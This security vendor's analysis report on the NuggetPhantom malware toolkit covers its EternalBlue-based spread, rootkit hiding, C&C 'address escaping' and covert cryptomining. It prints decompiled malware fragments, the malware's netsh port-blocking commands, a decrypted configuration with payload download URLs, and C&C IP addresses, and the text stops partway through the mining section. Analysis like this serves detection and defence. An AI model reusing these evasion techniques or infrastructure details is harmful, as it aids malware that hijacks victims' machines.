NuggetPhantom Analysis Report

■ **Doc. No.:**		■ **Confidentiality:**	CONFIDENTIAL
■ **Issue:**	4.1	■ **Date**	2018-10-08

■ Change History

Date	**Issue**	**Description**	**Prepared/Modified By**
2018-09-10	1.0	Initial draft.	Wang Zhongshi
2018-09-20	3.0	Adjusted the document structure.	Wang Zhongshi
2018-10-08	4.1	Modified the description of the cryptomining module and added IP addresses of the latest mining pools.	Wang Zhongshi

Contents

1 Overview 1
1.1 Executive Summary 1
1.2 Kill Chain 1
1.3 Scope of Impact 2
1.4 Development of the Hacking Organization 3
2 Sample Analysis 4
2.1 High Level of Modularization 4
2.2 Careful Deployment to Evade Detection 4
2.3 Flexible Configuration to Hide True Identity 7
2.4 Sacrifice of Present Gains to Remain Unnoticed 10
2.5 All Covet, All Lose 12
3 Attacker Location 14
4 Conclusion 15
A IoC Output 16

1 Overview

1.1 Executive Summary


In a recent emergency response activity, NSFOCUS Threat Intelligence center (NTI) discovered a security event that featured NuggetPhantom, a modularized malware toolkit. According to our observation, the organization behind this event made its debut at the end of 2016 in the blue screen of death (BSOD) event that targeted Tianyi Campus clients, and was again involved in another security event that leveraged Tianyi Campus clients to mine cryptocurrency at the end of 2017.

Having captured and analyzed malware carriers frequently used by this organization, we believe that its malware toolkit has been highly modularized and so delivers high flexibility. This toolkit not only features anti-antivirus techniques but also employs many concealment approaches, as demonstrated in its capability of defeating security devices that work based on behavior detection and traffic analysis.

As for target selection, this organization, as a disciple of the principle of "man is the measure of security", took its first step by identifying less professional users according to the security of their devices. Then it attempted to attack these users by exploiting an N-day vulnerability with EternalBlue. Besides, to better hide itself and evade detection, the organization tried to lower the impact of malware on users at the expense of financial gains.

1.2 Kill Chain

After finding that the operating system on a user's computer contains the EternalBlue vulnerability, the attacker exploits this vulnerability to send Eternal_Blue_Payload to the victim computer. Next, this payload drops all modules, which subsequently access the download server to obtain their respective encrypted files and then dynamically decrypt them in memory before executing related malicious functions. Following is a flowchart of the entire attack process.



Obviously, this attack procedure is fully consistent with the classic kill chain:

- **Reconnaissance**: Through scanning and open-source data, the attacker finds a large number of computers on the Internet that still contain the EternalBlue vulnerability.
- **Weaponization**: The attacker crafts payloads specific to these vulnerable computers.
- **Delivery**: The attacker loads the malware with all its modules to his/her own server.
- **Exploitation**: The attacker exploits the EternalBlue vulnerability to attack targets one by one by executing the downloader exploit payload.
- **Installation**: The downloader exploit payload downloads malware and instructs it to deploy its own modules.
- **Command and Control**: The malware communicates with the attacker's command and control (C&C) server to obtain instructions and cryptomining configurations.
- **Actions on Objective**: The malware mines cryptocurrency and conducts distributed denial-of-service (DDoS) attacks.

1.3 Scope of Impact

The domain *.woeswm.com, which is associated with the IP address 60.132.11.86 (98.126.200.58 after escaping) of the core C&C server used in this campaign, is found to have initiated 18,933 domain resolution requests since June 20, 2018 to one DNS server under our observation. From this number, we can infer that no less than 100,000 devices have been infected around the world.

1.4 Development of the Hacking Organization

A look into sample behaviors and modules reused by the captured samples finds that the BSOD event of Tianyi Campus clients at the end of 2016, the event of Tianyi Campus clients planted with a cryptomining program at the end of 2017, and this event all point to the same organization. The following table lists the development of this organization based on these three events.

Time	End of 2016	End of 2017	Present
Compatibility	Poor	Good	Good
Degree of Modularization	-	Having modules loosely coupled	Fully modularized
Encryption Method	-	Custom encryption algorithm	Standard encryption algorithm
Malicious Function	-	Cryptomining and invalid traffic generating	Cryptomining and DDoS launching
Stealth Capability	Low	Medium	High
Attack Method	Planted into Tianyi Campus clients	Planted into Tianyi Campus clients	Exploitation of the EternalBlue vulnerability
Target Group	College students' PCs	College students' PCs	Neglected devices

For the success of its hacking activities, the organization began to test malware modules in 2016. However, at the beta test stage, the compatibility issue of the rootkit driver, a key component of the malware, caused a large number of computers running Windows 10 to be locked up with BSOD, thus exposing its traces and leading to the failure of the planned campaign.

To avoid detection, the organization lay low over a long period of time subsequently. In mid-2017, it began to reengineer the driver to follow the then trend by attempting some small-scale cryptomining activities. At the end of 2017, the organization staged a comeback by planting the malware again in vulnerable Tianyi Campus clients. This time, its activities went unnoticed thanks to the enhanced compatibility of the rootkit driver. However, due to design flaws in its malicious functional modules, the cryptomining program consumed a large amount of computing resources, showing itself to users and ending up with failure.

In the wake of this event, the organization went into hibernation again until July 2018, when it began to turn back to cryptomining. This time, the organization made its activities more difficult to detect by sacrificing two-thirds of gains from bot machines. In addition, based on a good understanding of Chinese users' distrust of downloaded software, it chose to use an efficient and mature exploit EternalBlue to plant malware into large quantities of unpatched computers around the world. Its target also switched from college students who may have knowledge in the related field to neglected computing devices. Such a switch was obviously a result of deep consideration. We believe that the organization, after constantly learning from past experience, has grown into a middle to high-end hacking organization, which is made up of different roles with properly assigned duties to achieve defined objectives according to the hacking trend.

2 Sample Analysis

2.1 High Level of Modularization

This malware toolkit has been highly modularized and so the tools can be flexibly configured. In terms of functionality, the toolkit consists of three types of modules for deployment, download, and function implementation respectively.

The deployment module initializes malicious configurations and loads the rootkit driver for the purpose of hiding the malware. The download module obtains, loads, and calls functional modules from the C&C server to fulfill attacker-specified tasks.


Thanks to modularization, the toolkit delivers high flexibility for attack task deployment. In other words, the attacker can call different functional modules for different purposes. This makes it rather difficult for us to have a holistic view of the attacker from a single attack event.

The following sections analyze the three modules briefly to profile the attacker in the technical aspect.

2.2 Careful Deployment to Evade Detection


The first file planted in victim computers is the deployment module, which employs the following techniques and methods to hide the malware's malicious behavior and static signature, thereby evading analysis and detection:

- **Execution upon restart**: Through MSI configuration, the sample can execute malicious activities only after users manually restart their computers. Such a design is for the purpose of bypassing behavior-based detection in sandbox environments.
- **Code protection**: The sample uses VMProtect to protect service programs planted in victim computers to evade static analysis and antivirus software's detection on the one hand and to make manual sample analysis more difficult on the other hand.




```
.vmp1:00477100 ; FUNCTION CHUNK AT .vmp1:004EB8DA SIZE 00000007 BYTES
.vmp1:00477100 ; FUNCTION CHUNK AT .vmp1:004EBCBC SIZE 00000012 BYTES
.vmp1:00477100
.vmp1:00477100                 pusha
.vmp1:00477101                 pusha
.vmp1:00477102                 push    edx
.vmp1:00477103                 mov     dword ptr [esp+44h], 3FA7F510h
.vmp1:0047710B                 mov     [esp+44h+var_44], ch
.vmp1:0047710E                 lea     esp, [esp+44h]
.vmp1:00477112                 jmp     loc_4EB8DA
.vmp1:00477112 sub_477100      endp
.vmp1:00477112
.vmp1:00477112 ; ---------------------------------------------------------------
```

- **File name check**: The sample checks its own file name to see whether it is the same as the hardcoded one as expected. If not, no malicious behavior will be performed. This can help evade analysis by some sandboxes.




```
var_update_path = 0i64;
GetModuleFileNameA_4139D0(&data, hModule);    // 获取到的样本名称, MsHIDPARSEApp.dll
Str_Lower_40A810(&data.modulefilename, data.ModuleFileName);// mshidparseapp.dll
CreateThread_413650(ExpServiceA_413F00, 0i64, 2);
if ( (strcmp_40A790(L"app", data.modulefilename) <= 0 || strcmp_40A790(L"ms", data.modulefilename) <= 0)// 服务程序名是Msxxxxxxxxapp.dll
  && (strcmp_40A790(L"cscdll.dll", data.modulefilename) > 0 || strcmp_40A790(L"sens.dll", data.modulefilename) > 0) )
{                                             // 文件名为 cscdll.dll 或者 sens.dll
  v8 = string_4078E0(data.modulefilename);
  LoadLibraryA_0(v8);
```




```
var_update_path = 0i64;
GetModuleFileNameA_4139D0(&data, hModule);    //Obtained sample name: MsHIDPARSEApp.dll
Str_Lower_40A810(&data.modulefilename, data.ModuleFileName);// mshidparseapp.dll
CreateThread_413650(ExpServiceA_413F00, 0i64, 2);
if ( (strcmp_40A790(L"app", data.modulefilename) <= 0 || strcmp_40A790(L"ms", data.modulefilename) <= 0)//Service program name: Msxxxxxxxxapp.dll
  && (strcmp_40A790(L"cscdll.dll", data.modulefilename) > 0 || strcmp_40A790(L"sens.dll", data.modulefilename) > 0) )
{                                             //The file name is cscdll.dll or sens.dll
  v8 = string_4078E0(data.modulefilename);
  LoadLibraryA_0(v8);
```

- **Drop during execution**: To evade static analysis, the sample dynamically decompresses and drops files and at the same time employs the process hollowing technique to inject code.



```
if ( GetThreadContext(v26, v17) )
{
  if ( IsWow64Process_408194(v25, v17) )
  {
    *(v17 + 176) = v35;
  }
  else
  {
    *(v17 + 128) = v35;
    *(v17 + 132) = 0;
  }
  if ( SetThreadContext(v26, v17) )
  {
    ResumeThread(v26);
    if ( Inject_PE_Shellcode_2_4082D8(v25, v37) )
      LOBYTE(v2) = 1;
    else
      TerminateProcess(v25, 0);
  }
```

- **Driver-level hiding**: By loading a driver to hook IRP_MJ_CREATE and inject service.exe and regedit.exe, the sample hides service program files and registry keys, thus making it more difficult to detect and remove the malware and extract a sample.



```
__writefsdword(0, &v14);
Wow64DisableWow64FsRedirection_40B50C(a4, a3);
strcat_40511C(v6, 3, "App", a5, "Ms");            // MsF14AC226App
ExpandEnvironmentStringsA_40B4D0(&v23, "%SystemRoot%\\System32\\");
strcat_40511C(v7, 3, ".dll", v23, v23);           // C:\Windows\System32\MsF14AC226App.dll
SetService_netsvcs_SafeBoot_Minimal_NetWork_40BA40(v24, *a4, "ServiceMain");
DeviceIoControl_Hide_File_40AF10(v5, a2, a3, *v5);
DeviceIoControl_SetNoRead_40ADAC(v5, a2, a3, *v5);
strcat_40511C(v8, 3, "App", a5, "Ms");
DeviceIoControl_Send_40B34C(a4, a2, a3, v22);
v22 = "Ms";
strcat_40511C(v9, 4, ".dll", "App", a5);
DeviceIoControl_Send_40B1E8(a4, a2, a3, v21);
strcat_40511C(v10, 3, "App", a5, "SYSTEM\\CurrentControlSet\\Services\\Ms");
DeviceIoControl_Hide_Reg_40B074(a4, a2, a3, v20);
strcat_40511C(v11, 3, "App", a5, "SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\Ms");
DeviceIoControl_Hide_Reg_40B074(a4, a2, a3, v19);
strcat_40511C(v12, 3, "App", a5, "SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\Ms");
DeviceIoControl_Hide_Reg_40B074(a4, a2, a3, v18);
Wow64RevertWow64FsRedirection_40B5C4(a4, a3);
__writefsdword(0, v23);
savedregs = &loc_40C148;
sub_404AFC(&v18, 7);
return sub_404A90(&a5);
```

We associated this rootkit driver with another rootkit driver, which was found in the BSOD event of Tianyi Campus clients at the end of 2016. Furthermore, the rootkit driver used in the cryptomining event of Tianyi Campus clients shared the same certificate and PDB file and so was deemed to be an update of the one used in 2016. On this ground, we inferred that the three events were launched by the same organization.


- **Vulnerability blocking**: The sample, by using the IPSec function of netsch.exe, runs the following command lines to block ports 135, 139, and 445 to prevent other scanning sources from exploiting the same vulnerability to compromise devices and contend for computing resources:
  - "C:\WINDOWS\system32\netsh.exe" ipsec static add policy name=qianye

- "C:\WINDOWS\system32\netsh.exe" ipsec static add filterlist name=Filter1
- "C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any dstaddr=Me dstport=445 protocol=TCP'
- "C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any dstaddr=Me dstport=135 protocol=TCP
- "C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any dstaddr=Me dstport=139 protocol=TCP
- "C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any dstaddr=Me dstport=445 protocol=UDP
- "C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any dstaddr=Me dstport=139 protocol=UDP
- "C:\WINDOWS\system32\netsh.exe" ipsec static add filter filterlist=Filter1 srcaddr=any dstaddr=Me dstport=135 protocol=UDP
- "C:\WINDOWS\system32\netsh.exe" ipsec static add filteraction name=FilteraAtion1 action=block
- "C:\WINDOWS\system32\netsh.exe" ipsec static add rule name=Rule1 policy=qianye filterlist=Filter1 filteraction=FilteraAtion1
- "C:\WINDOWS\system32\netsh.exe" ipsec static set policy name=qianye assign=y

Under protection of the preceding mechanisms, the deployment module injects inject_downloader.dll into a child process, which seems to be launched by service.exe and is actually not, and then drops and loads the download module in this child process.


2.3 Flexible Configuration to Hide True Identity

The download module obtains files and configurations of malware modules. The following figure illustrates its communication logic.



This module not only keeps a traditional C&C address pool to prepare for the situation where a server may fail but also uses a special hiding method to prevent users from blocking communication with C&C servers and defeat threat intelligence platforms that can associate IP addresses resolved from domain names with samples. This method is called "address escaping", whose working principle is quite simple:

The attacker first specifies a public server to query the domain name of a C&C server. After obtaining the network address X (60.132.11.86), the mechanism subtracts the magic value (0x305DA) from the hexadecimal representation of X before getting Y (98.126.200.58), the real IP address of the C&C server. The download module communicates with Y to obtain modules necessary for performing the task in question.



```
0022E313  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-0x4]
0022E316  E8 B1F4FFFF     CALL <Ke781061.Inetaddr>                  get inetaddr
0022E31B  2D DA050300     SUB EAX,0x305DA                           sub a const value
0022E320  8D95 A4BFFFFF   LEA EDX,DWORD PTR SS:[EBP+0xFFFFBFA4]
0022E326  E8 7DF4FFFF     CALL Ke781061.0022D7A8                    return to dotted IP
0022E32B  8B95 A4BFFFFF   MOV EDX,DWORD PTR SS:[EBP+0xFFFFBFA4]
0022E331  8D45 FC         LEA EAX,DWORD PTR SS:[EBP-0x4]
0022E334  E8 2B6DFEFF     CALL Ke781061.00215064
0022E339  8D85 E8DFFFFF   LEA EAX,DWORD PTR SS:[EBP-0x2018]
0022E33F  33C9            XOR ECX,ECX
0022E341  BA 08200000     MOV EDX,0x2008
0022E346  E8 0D59FEFF     CALL Ke781061.00213C58
0022E34B  8B45 F0         MOV EAX,DWORD PTR SS:[EBP-0x10]
0022E34E  8985 E8DFFFFF   MOV DWORD PTR SS:[EBP-0x2018],EAX
0022E354  8BDE            MOV EBX,ESI
0022E356  85DB            TEST EBX,EBX

Address   HEX Data                                          ASCII
012A8E8C  39 38 2E 31|32 36 2E 32|30 30 2E 35|38 00 00 00  98.126.200.58...
012A8E9C  C0 8C 2A 01|28 7E 21 00|23 00 00 00|00 00 00 00  [illegible]*□(~!.#.......
```

In this process, the IP address directly resolved from the domain name of the C&C server is not actually used for communication. Therefore, infected computers cannot stop communicating with the C&C server by blocking this IP address. In addition, victims cannot block access to the public DNS server for fear of affecting normal business. As a result, malicious traffic is successfully exchanged between victim computers and the C&C server.

The sample compresses and encrypts the communication, which, after decryption, reads as follows:

```
888$30$20180618$6$CpuGad$http://Up.Vohjtk.Com/RetGad/CpuGad/2018
0618.6/MsGad.PNG|$http://Up.Vohjtk.Com/RetGad/CpuGad/20180618.6/
MsRun.PNG|$|http://98.126.36.26:443/BuyGad/CoreRA07.PNG?RAT2018R
A07?1?1?6?6#0#1#|http://Ae.Eqwauemt.Com/BuyGad/CoreRD09.PNG?RAT2
018RD09?1?1?6?6#1#0#|http://Up.Vohjtk.Com/BuyGad/CoreE011.PNG?CP
U2018E011?1?1?6?6#1#0#|$5633c2d7ee994d04$$3$0$1$1$1$223.39.186.1
23#7.255.184.172#157.129.241.108#157.129.236.128#157.129.219.175
#157.129.212.103#147.88.219.209#119.125.74.121#69.187.163.188#$2
018-01-01 00:00:06$
```

Clearly, the sample uses this function to access a lot of URLs to download different modules, which will be decompressed and dropped locally to perform various malicious functions. Which modules are to be dropped is totally up to the attacker. Their programs take the form of executables or scripts. At the same time, the sample obtains some IP addresses and escapes them into real ones using the aforementioned address escaping method. Then the sample encrypts and stores these addresses in the registry and uses them as C&C servers of the cryptomining module to obtain the latest configuration information of the latter.

Following are real IP addresses obtained through address escaping:


- 5.34.183.123
- 45.249.181.172
- 195.123.238.108
- 195.123.233.128
- 195.123.216.175
- 195.123.209.103
- 185.82.216.209

- 157.119.71.121
- 107.181.160.188
- 154.48.241.199
- 137.175.66.15

2.4 Sacrifice of Present Gains to Remain Unnoticed

The cryptomining module is decompressed and executed by inject_loader.dll. Unlike other cryptomining programs, this module employs some special tactics to enhance flexibility and secrecy:

- **Dynamic configuration**: The sample accesses C&C servers listed in the registry to obtain configuration information of the cryptomining module in real time, including the algorithm type, mining pool addresses, and online wallet user names. Users can hardly block such cryptomining behavior by blacklisting known mining pool addresses.
- **Controlled resource usage**: By setting cryptomining parameters, the attacker keeps the CPU usage by the cryptomining module at a relatively low level (25%) to prevent users from detecting it because of a sudden drop of computer performance.



